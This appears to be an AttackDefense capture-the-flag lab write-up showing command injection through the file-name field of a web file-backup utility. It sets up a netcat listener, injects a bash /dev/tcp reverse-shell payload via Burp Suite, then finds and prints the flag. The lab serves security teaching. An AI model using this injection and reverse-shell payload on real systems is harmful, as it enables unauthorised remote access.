


[illegible]

Name	Vulnerable File Backup Utility - Command Injection
URL	https://attackdefense.com/challengedetails?cid=1930
Type	Webapp Pentesting Basics



Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Interacting with the webapp.


When the lab starts up, the File Backup webapp opens up in the browser:



Click on the Choose a File field and upload README file:



Click on the "UPLOAD" button.




The file was uploaded successfully.

Step 2: Configure Burp proxy to intercept the file upload requests.


Configure the browser to use the Burp proxy listener as its HTTP Proxy server:

Using FoxyProxy addon to setup HTTP Proxy profile for the browser:

Click on the icons for FoxyProxy on the top left.




Select Burp Suite profile from the list.



Launch BurpSuite.

Select Web Application Analysis > burpsuite



The following window will appear:

Burp Suite Community Edition v2020.1

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

☒ **Temporary project**

☐ **New project on disk**

Name:

File:

☐ **Open existing project**

Name	File

File:

☒ Pause Automated Tasks

Click Next.

Finally, click Start Burp in the following window:

Burp Suite Community Edition v2020.1

Select the configuration that you would like to load for this project.

☒ **Use Burp defaults**

☐ Use options saved with project

☐ Load from configuration file


File

File:

☐ Default to the above in future


☐ Disable extensions

The following window will appear after BurpSuite has started:



Step 3: Upload a file and perform Command Injection.

Select the README file and upload it to the server.



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

✎ Request to http://192.105.241.3:8000

Forward Drop Intercept is on Action

Raw Headers Hex

```

1 OPTIONS /upload HTTP/1.1
2 Host: 192.105.241.3:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Access-Control-Request-Method: POST
8 Access-Control-Request-Headers: content-type
9 Referer: http://beta.file-backup.com:5000/
10 Origin: http://beta.file-backup.com:5000
11 Connection: close

```

Forward the intercepted request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

✎ Request to http://192.105.241.3:8000

Forward Drop Intercept is on Action [Comment this item](#)

Raw Params Headers Hex

```

1 POST /upload HTTP/1.1
2 Host: 192.105.241.3:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://beta.file-backup.com:5000/
8 Content-Type: application/json
9 Content-Length: 325
10 Origin: http://beta.file-backup.com:5000
11 Connection: close
12
13 {"file":"README","data":
  "1. Postgresql\n\nBy default Postgresql is not started on boot. This database server might be required for Metasploit,
  Armitage and other tools to store information within a database. If you need this functionality, please use the command
  below to start postgresql:\n\n/etc/init.d/postgresql start\n"}

```

Notice the file name and data are uploaded to the server.

Send the above request to repeater.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Proj

2 x ...

Send Cancel < >

Request

Raw Params Headers Hex

```

1 POST /upload HTTP/1.1
2 Host: 192.105.241.3:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://beta.file-backup.com:5000/
8 Content-Type: application/json
9 Content-Length: 325
10 Origin: http://beta.file-backup.com:5000
11 Connection: close
12
13 [{"file": "README", "data":
  "1. Postgresql\n\nBy default Postgresql is not started on boot. This data
  base server might be required for Metasploit, Armitage and other tools to
  store information within a database. If you need this functionality, ple
  ase use the command below to start postgresql:\n\n/etc/init.d/postgresql
  start\n"}]

```

Target: http:

Response

Raw

Start netcat listener on the host:

Command: nc -lvp 4444


```

root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444

```

Modify the file name and append the netcat command.

Copy the IP address from the Host header and set the last digit as 2.



Send the above request and notice the response in the terminal having netcat listener:

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.105.241.3.
Ncat: Connection from 192.105.241.3:42714.
```

Step 4: Gaining a shell on the remote machine.

Start a netcat listener on the host machine:

Command: nc -lvp 4444

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Set the file parameter to:

file: README; bash -c 'bash -i >& /dev/tcp/192.105.241.2/4444 0>&1'

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is captured and displayed in the 'Raw' tab. The request is a POST to /upload with various headers and a body containing a shell command and a README file content.

Request

Raw Params Headers Hex

```
1 POST /upload HTTP/1.1
2 Host: 192.105.241.3:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
  Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://beta.file-backup.com:5000/
8 Content-Type: application/json
9 Content-Length: 372
10 Origin: http://beta.file-backup.com:5000
11 Connection: close
12
13 [{"file":"README; bash -c 'bash -i >& /dev/tcp/192.105.241.2/4444 0>&1'",
  "data":
    "1. PostgreSQL\n\nBy default PostgreSQL is not started on boot. This data
    base server might be required for Metasploit, Armitage and other tools to
    store information within a database. If you need this functionality, ple
    ase use the command below to start postgresql:\n\n/etc/init.d/postgresql
    start\n"}]
```

Notice the connection is received in the terminal:


```
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.105.241.3.
Ncat: Connection from 192.105.241.3:42738.
bash: cannot set terminal process group (14): Inappropriate ioctl for device
bash: no job control in this shell
groups: cannot find name for group ID 1000
I have no name!@victim-1:/$
```

Step 5: Retrieving the flag.

Commands:

```
find / -name flag 2>/dev/null
cat /tmp/flag
```

```
I have no name!@victim-1:/$ find / -name flag 2>/dev/null
find / -name flag 2>/dev/null
/tmp/flag
I have no name!@victim-1:/$ cat /tmp/flag
cat /tmp/flag
05d52d221ec8f4860da7733ff91c8c45
I have no name!@victim-1:/$
```

Flag: 05d52d221ec8f4860da7733ff91c8c45

References:

1. OWASP Top 10 (<https://owasp.org/www-project-top-ten/>)
2. A1: Injection
(https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection.html)